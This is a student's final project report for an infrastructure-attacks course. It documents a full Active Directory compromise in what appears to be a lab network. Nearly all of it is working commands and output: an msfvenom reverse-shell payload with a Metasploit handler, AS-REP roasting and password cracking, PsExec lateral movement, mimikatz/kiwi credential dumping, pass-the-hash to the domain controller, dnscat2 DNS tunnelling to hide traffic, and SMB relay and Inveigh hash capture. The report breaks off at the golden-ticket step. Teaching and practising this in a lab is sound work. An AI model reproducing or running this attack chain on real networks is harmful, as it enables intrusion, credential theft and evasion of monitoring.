


Kacper Waliczek

Advanced Infrastructure Attacks - Final Project

1. Use Msfvenom and Msfconsole to obtain a reverse shell on one of the Windows 10 clients.

Created a malicious payload using **Msfvenom** and set up a listener in **Msfconsole** to capture the reverse shell from a Windows 10 client. Successfully obtained a **Meterpreter** session through the reverse shell.



```
Metasploit

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.100
LHOST => 10.0.2.100
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.100:4444
[*] Sending stage (176195 bytes) to 10.0.2.50
[*] Meterpreter session 1 opened (10.0.2.100:4444 => 10.0.2.50:50096) at 2024-09-09 05:06:11 -0400

meterpreter >

kali@kali:~$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.100 LPORT=4444 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

2. Use PowerView to enumerate the Domain Controller and all the users, groups, OUs, and admins in the domain.

Used **PowerView** to gather detailed information about the **Domain Controller**, all users, groups, organizational units (OUs), and administrators in the domain. The results provided insights into user privileges and potential escalation paths.

```
meterpreter > execute -f powershell.exe -i -H
Process 4448 created.
Channel 1 created.
Invoke-WebRequest -Uri https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1 -OutFile C:\Users\Public\PowerView.ps1

Terminate channel? [y/N] y
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\garyg\Downloads> Invoke-WebRequest -Uri https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1 -OutFile C:\Users\Public\PowerView.ps1
PS C:\Users\garyg\Downloads> y
y : The term 'y' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ ~
+ CategoryInfo          : ObjectNotFound: (y:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\garyg\Downloads> Import-Module C:\Users\Public\PowerView.ps1
Import-Module C:\Users\Public\PowerView.ps1
Get-NetUser


PS C:\Users\garyg\Downloads>
PS C:\Users\garyg\Downloads> Get-NetUser
```

3. Use BloodHound to enumerate the structure of the domain. Find a way to compromise the DC station.

Mapped the domain structure with **BloodHound** and identified attack paths that could lead to the compromise of the **Domain Controller (DC)**. This helped find vulnerabilities within the domain's trust relationships and permissions.

```
PS C:\Users\garyg> scp C:\Users\garyg\Downloads\20240909021938_BloodHound.zip kali@10.0.2.100:/home/kali/Desktop/
kali@10.0.2.100's password:
20240909021938_BloodHound.zip                                100% 10KB 31.8KB/s 00:00
PS C:\Users\garyg>
```



```
kali@kali:~$ cd Desktop/
kali@kali:~/Desktop$ ls
20240909021938_BloodHound.zip
kali@kali:~/Desktop$ unzip 20240909021938_BloodHound.zip
Archive: 20240909021938_BloodHound.zip
  inflating: 20240909021938_groups.json
  inflating: 20240909021938_users.json
  inflating: 20240909021938_ous.json
  inflating: 20240909021938_domains.json
  inflating: 20240909021938_gpos.json
  inflating: 20240909021938_computers.json
kali@kali:~/Desktop$ ls
20240909021938_BloodHound.zip  20240909021938_computers.json  20240909021938_domains.json  20240909021938_gpos.json  20240909021938_groups.json  20240909021938_ous.json  20240909021938_users.json
kali@kali:~/Desktop$
```



← → ↻ ⚠ Not secure | 10.0.2.100:8080

Directory listing for /

- [AzureHound.ps1](#)
- [DebugBuilds/](#)
- [SharpHound.exe](#)
- [SharpHound.ps1](#)



4. Find a user that does not require pre-authentication through Kerberos (use Rubeus), obtain its TGT hash, and brute-force the password with Hashcat.

Identified a domain user without **Kerberos pre-authentication**, extracted their **TGT hash** using **Rubeus**, and successfully brute-forced the password with **Hashcat**. This gave access to the user's credentials for further attacks.

```
PS C:\Users\garyg\Desktop> .\rubeus4.exe asreproast

Rubeus
v2.2.0

[*] Action: AS-REP roasting
[*] Target Domain      : Cyber.local

[*] Searching path 'LDAP://WIN-DC1.Cyber.local/DC=Cyber,DC=local' for '(&(samAccountType=805306368)(userAccountControl:1
.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName      : brenta
[*] DistinguishedName   : CN=Brent Ayers,OU=IT department,DC=Cyber,DC=local
[*] Using domain controller: WIN-DC1.Cyber.local (10.0.2.10)
[*] Building AS-REQ (w/o preauth) for: 'Cyber.local\brenta'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$brenta@Cyber.local:0BD87D6A966E97B4EA22B856C772F6CE$136A2E9645CFC2C66
612929D3DC84515F4361C762674C20157D10492C87085FF303748DCF0C3D6E13636575407D8B58DB
6E497E04A58459B4983704E70D16378B6B2032FFC8F1BA15AE6A479DC23E1A54FEF1333270DEF282
2593232D086B1D8DCA5C56F9F7729DB54D9E63CA7BCC0B18F1143C28EA8A9A7E0867D10745C9CAD5
ECDDF35AD280B73E334490D32FB9D2463C96C382516C9487F344AFF165D632F8077658508C355A7B
E9661D3D6FC4F7148E3853ACDEDBC3C78DC00D20864D59184E371861D26E7C708B2F0F53535BC3B
8D8466FF9557444D4E988DF1DDA7EF67FD3F5BA88EA590CC709

PS C:\Users\garyg\Desktop>
```

```
L-$ john --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt /home/kacper/Desktop/brenda_hash.txt
Created directory: /home/kacper/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1qaz!QAZ ($krb5asrep$23$brenta@Cyber.local)
1g 0:00:00:00 DONE (2024-09-09 10:28) 20.00g/s 363520p/s 363520c/s 363520c/s beautyqueen..852123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```


Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

$krb5asrep$brenta@Cyber.local:dd6b7ab6c986c28466934530f78a6e08$142820e11656cf8e68386f9f4
98d152b93ba347e6592d974886b0079dbeb872a96025ffffb05f6274c5b4fbf4a412532945dfd95365a4c9aa
37c00d45729a523fbb8d07b41f500ebdd32ab3e8c235a1f273c51644e41e4:lqaz!QAZ

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$brenta@Cyber.local:dd6b7ab6c986c28466934 ... 4e41e4
Time.Started.....: Mon Sep  9 15:06:43 2024, (1 sec)
Time.Estimated...: Mon Sep  9 15:06:44 2024, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 150.5 kH/s (2.66ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 20480/14344385 (0.14%)
Rejected.....: 0/20480 (0.00%)
Restore.Point....: 17920/14344385 (0.12%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: beautyqueen → michelle4
Hardware.Mon.#1..: Util: 23%

Started: Mon Sep  9 15:06:09 2024
Stopped: Mon Sep  9 15:06:45 2024

```



5. Perform the following actions:

- Use the credentials acquired in the previous step to connect to **DESKTOP1** from the **Kali Linux** machine using **PsExec** from **Impacket**.

Used PsExec to connect to DESKTOP1 with obtained credentials.

```
(kacper@kali)-[/usr/share/doc/python3-impacket/examples]
$ ./psexec.py cyber/brenta:1qaz\!QAZ@10.0.2.50
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.0.2.50.....
[*] Found writable share ADMIN$
[*] Uploading file IZLoLvvt.exe
[*] Opening SVCManager on 10.0.2.50.....
[*] Creating service TxSE on 10.0.2.50.....
[*] Starting service TxSE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

b. Upload to the **DESKTOP1** machine the reverse shell payload that was created in the first step to receive a **Meterpreter** session.

Uploaded the reverse shell to DESKTOP1 and executed it to gain a Meterpreter session.

```
L-$ /usr/share/doc/python3-impacket/examples/psexec.py cyber/brenta:1qaz\!QAZ@10.0.2.50 -c shell.exe
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.0.2.50.....
[*] Found writable share ADMIN$
[*] Uploading file UPvb0ogr.exe
[*] Opening SVCManager on 10.0.2.50.....
[*] Creating service vZzz on 10.0.2.50.....
[*] Starting service vZzz.....
[*] Uploading file shell.exe
[!] Press help for extra shell commands

```

c. Load the **kiwi** extension on **Meterpreter** to obtain an NT-hash of a domain admin user from the **LSASS** process. Then log in as **brenta** user on **DESKTOP1**.

Loaded the kiwi extension to extract the NT-hash of a domain admin from LSASS.

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.100
LHOST => 10.0.2.100
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.100:4444
[*] Sending stage (176198 bytes) to 10.0.2.50
[*] Meterpreter session 1 opened (10.0.2.100:4444 -> 10.0.2.50:49855) at 2024-09-09 16:40:11 -0400

meterpreter > shell
Process 7672 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32\whoami
whoami
nt authority\system

C:\Windows\system32>
```

```
meterpreter > dcsync_ntlm Administrator@cyber.local
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller)
[+] Account : Administrator@cyber.local
[+] NTLM Hash : 31592a42841d0a9e74f93c41d8884cd0
[+] LM Hash : <NOT FOUND>
[+] SID : S-1-5-21-3951200390-467812779-2876480413-500
[+] RID : 500
```

```
rm shell.exe

(kacper@kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.100 LPORT=4444 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe

(kacper@kali)-[~]
$ /usr/share/doc/python3-impacket/examples/psexec.py cyber/brenta:1qaz!QAZ@10.0.2.50 -c shell.exe
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.0.2.50.....
[*] Found writable share ADMIN$
[*] Uploading file lfctwNl.exe
[*] Opening SVCManager on 10.0.2.50.....
[*] Creating service Ynze on 10.0.2.50.....
[*] Starting service Ynze.....
[*] Uploading file shell.exe
[!] Press help for extra shell commands
[]

[*] Shutting down session: 1
[-] 10.0.2.50 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.100
LHOST => 10.0.2.100
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.100:4444
[*] Sending stage (201798 bytes) to 10.0.2.50
[*] 10.0.2.50 - Meterpreter session 2 closed. Reason: Died
[*] Sending stage (201798 bytes) to 10.0.2.50
[*] 10.0.2.50 - Meterpreter session 3 closed. Reason: Died
[-] Meterpreter session 2 is not valid and will be closed
[-] Meterpreter session 3 is not valid and will be closed
[*] Sending stage (201798 bytes) to 10.0.2.50
[*] Meterpreter session 4 opened (10.0.2.100:4444 -> 10.0.2.50:49893) at 2024-09-09 16:57:35 -0400

meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## " ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY "gentilkiwi" (benjamin@gentilkiwi.com)
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
```

```
C:\Users\brenta>hostname
DESKTOP1

C:\Users\brenta>whoami
cyber\brenta

C:\Users\brenta>
```

d. Use the domain admin credentials to connect to the domain controller machine using **PsExec** from the **Kali Linux** machine.

Used admin credentials to access the domain controller via PsExec.

```

L$ sudo /home/kacper/.pyenv/versions/3.12.0/bin/psexec.py Administrator@10.0.2.10 -hashes :31592a42841d0a9e74f93c41d8884cd0
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.0.2.10.....
[*] Found writable share ADMIN$
[*] Uploading file WuKEvvrp.exe
[*] Opening SVCManager on 10.0.2.10.....
[*] Creating service jVRm on 10.0.2.10.....
[*] Starting service jVRm.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>

```

6. Obtain a reverse shell on the DESKTOP1 client machine using DNS tunneling to obfuscate the traffic and hide your traces.

Obfuscated traffic using DNS tunneling and obtained a reverse shell on DESKTOP1.

```

./dnscat --dns server=x.x.x.x,port=53 --secret=93710bad5154c42bffb84aef86ee827d
Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2>
New window created: 1
Session 1 killed: Invalid authenticator (pre-shared secret)
New window created: 2
Session 2 killed: Invalid authenticator (pre-shared secret)
dnscat2> New window created: 3
Session 3 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)

By default, a --dns driver on port 53 is enabled if a hostname is
passed on the commandline:
./dnscat skullseclabs.org
ERROR: Unrecognized argument

PS C:\Users\garyg\Desktop> ./dnscat --dns server=10.0.2.100,port=53 --secret=93710bad5154c42bffb84aef86ee827d
Creating DNS driver:
domain = (null)
host = 0.0.0.0
port = 53
type = TXT:CHAME_HX
server = 10.0.2.100

** Peer verified with pre-shared secret!
Session established!

```

```

dnscat2> session -i 4
New window created: 4
history_size (session) => 1000
Session 4 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\garyg\Desktop>
cmd.exe (DESKTOP1) 4> whoami
cmd.exe (DESKTOP1) 4> whoami
cyber\brenta

C:\Users\garyg\Desktop>

```

7. Perform an SMB Relay attack on the DESKTOP1 client machine using ntlmrelayx.

Performed an SMB relay attack using **ntlmrelayx** to escalate privileges on DESKTOP1.


```
(kacper@kali)-[~]
$ sudo python3 /usr/share/responder/Responder.py -I eth0 -v

NBT-NS, LLMNR & MDNS Responder 3.1.4.0

To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
```

```
$ crackmapexec smb 10.0.2.0/24 --gen-relay-list relay_targets.txt
SMB 10.0.2.50 445 DESKTOP1 [*] Windows 10 / Server 2019 Build 18362 x64 (name:DESK
OP1) (domain:Cyber.local) (signing:False) (SMBv1:False)

(kacper@kali)-[~]
$ cat relay_targets.txt
10.0.2.50
```

```
File Actions Edit View Help
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]
Servers:
HTTP server [OFF]
HTTPS server [ON]
WPAD proxy [OFF]
SMB server [OFF]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
RDP server [ON]
HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
Poisoning Options:
Analyze Mode [OFF]
Force WPA2 auth [OFF]
Force Basic Auth [OFF]
Force LW downgrade [OFF]
Fingerprint hosts [OFF]
Generic Options:
Responder NIC [eth0]
Responder IP [10.0.2.100]
Challenge set [ISATAP]
Don't Respond To Names

[+] Listening for events...
[+] [LLMNR] Poisoned answer sent to 10.0.2.10 for name disc_m
2
[+] [NBT-NS] Poisoned answer sent to 10.0.2.10 for name DISC_M
2 (service: File Server)
[+] [LLMNR] Poisoned answer sent to 10.0.2.10 for name disc_m
2
[+] [LLMNR] Poisoned answer sent to 10.0.2.10 for name disc_m
2

root@kali:~/home/kali# nc 127.0.0.1 11000
type http for list of commands
# use CS
# shares
ADMIN$
# ls
drwx-rw-rw- 0 Tue Jul 13 09:06:14 2021 $Recycle.Bin
drwx-rw-rw- 0 Tue Jul 13 07:15:19 2021 $WINDOWS-BT
drwx-rw-rw- 0 Tue Jul 13 07:13:57 2021 $WinREAgent
drwx-rw-rw- 0 Tue Jul 13 24:23:22 2021 Documents and Settings
-rw-rw-rw- 1207959552 Tue Sep 10 23:48:45 2024 pagefile.sys
drwx-rw-rw- 0 Tue Jul 13 15:18:07 2021 PerfLogs
drwx-rw-rw- 0 Tue Sep 10 13:18:02 2024 Program Files
drwx-rw-rw- 0 Tue Sep 10 12:31:46 2024 Program Files (x86)
drwx-rw-rw- 0 Mon Jul 19 08:48:04 2021 ProgramData
drwx-rw-rw- 0 Tue Jul 13 14:25:42 2021 Recovery
-rw-rw-rw- 268435456 Tue Sep 10 23:48:45 2024 swapfile.sys
drwx-rw-rw- 0 Tue Jul 13 04:29:52 2021 System Volume Information
drwx-rw-rw- 0 Tue Jul 13 08:04:12 2021 Users
drwx-rw-rw- 0 Tue Jul 13 08:05:29 2021 Windows
#

kali@kali:~$ sudo impacter-ntlmrelayx -tf relay_targets.txt -smb2support -i
Impacter v0.9.22 - Copyright 2020 SecureAuth Corporation

[+] Protocol Client SMTP loaded..
[+] Protocol Client HTTPS loaded..
[+] Protocol Client HTTP loaded..
[+] Protocol Client IMAP loaded..
[+] Protocol Client IMAPS loaded..
[+] Protocol Client POP3 loaded..
[+] Protocol Client MSSQL loaded..
[+] Protocol Client SMB loaded..
[+] Protocol Client LDAP loaded..
[+] Protocol Client LDAPS loaded..
[+] Protocol Client DCSYNC loaded..
[+] Running in relay mode to hosts in targetfile
[+] Setting up SMB Server
[+] Setting up HTTP Server
[+] Servers started, waiting for connections
[+] Setting up WCF Server
[+] SMBD-Thread-4: Connection from CYBER/BRENTA10.0.2.10 controlled, attacking t
arget smb://10.0.2.10
[-] Signing is required, attack won't work unless using --remove-target / --remove
-nic
[-] Authenticating against smb://10.0.2.10 as CYBER/BRENTA FAILED
[+] SMBD-Thread-5: Connection from CYBER/BRENTA10.0.2.10 controlled, attacking t
arget smb://10.0.2.10
[+] Authenticating against smb://10.0.2.10 as CYBER/BRENTA SUCCEEDED
[+] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[+] SMBD-Thread-9: Connection from CYBER/BRENTA10.0.2.10 controlled, attacking t
arget smb://10.0.2.10
[+] Authenticating against smb://10.0.2.100 as CYBER/BRENTA SUCCEEDED
[+] Started interactive SMB client shell via TCP on 127.0.0.1:11001
[+] SMBD-Thread-9: Connection from CYBER/BRENTA10.0.2.10 controlled, but there a
re no more targets left!
[+] SMBD-Thread-9: Connection from CYBER/BRENTA10.0.2.10 controlled, attacking t
arget smb://10.0.2.10
[-] Signing is required, attack won't work unless using --remove-target / --remove
-nic
[-] Authenticating against smb://10.0.2.10 as CYBER/BRENTA FAILED
[+] SMBD-Thread-10: Connection from CYBER/BRENTA10.0.2.10 controlled, but there
are no more targets left!
[]
```

8. Catch the Net-NTLMv2 hash of a domain user with the Inveigh PowerShell script. Make sure to run the command with high privileges.

Used Inveigh PowerShell script to capture a Net-NTLMv2 hash from a domain user by simulating a resource request.

```
PS C:\Users\brenta\Downloads> Get-ExecutionPolicy -List

Scope ExecutionPolicy
-----
MachinePolicy Unrestricted
UserPolicy Undefined
Process Undefined
CurrentUser Bypass
LocalMachine Bypass

PS C:\Users\brenta\Downloads> Get-ExecutionPolicy
Unrestricted
PS C:\Users\brenta\Downloads> powershell -ExecutionPolicy Bypass -File .\Inveigh.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message.
Do you want to run C:\Users\brenta\Downloads\Inveigh.ps1?
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): Y
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): R
PS C:\Users\brenta\Downloads> Get-ExecutionPolicy
Unrestricted
PS C:\Users\brenta\Downloads> Import-Module .\Inveigh.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message.
Do you want to run C:\Users\brenta\Downloads\Inveigh.ps1?
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): R
PS C:\Users\brenta\Downloads> Invoke-Inveigh -ConsoleOutput Y
[*] Inveigh 1.506 started at 2024-09-11T06:20:43
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 10.0.3.15
[+] Spoofer IP Address = 10.0.3.15
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer = Disabled
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Capture = Disabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Disabled
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
```

I pressed **Win+R** to open the Run dialog and entered a reference to a **\\non-existent-resource** to capture the hash on the listening machine using **Inveigh PowerShell**.

[illegible]

9. Log in using a domain admin user account and create a golden ticket. Then, with a regular user account, use the ticket to access the \win-DC1\admins directory, which is only accessible to domain admins.

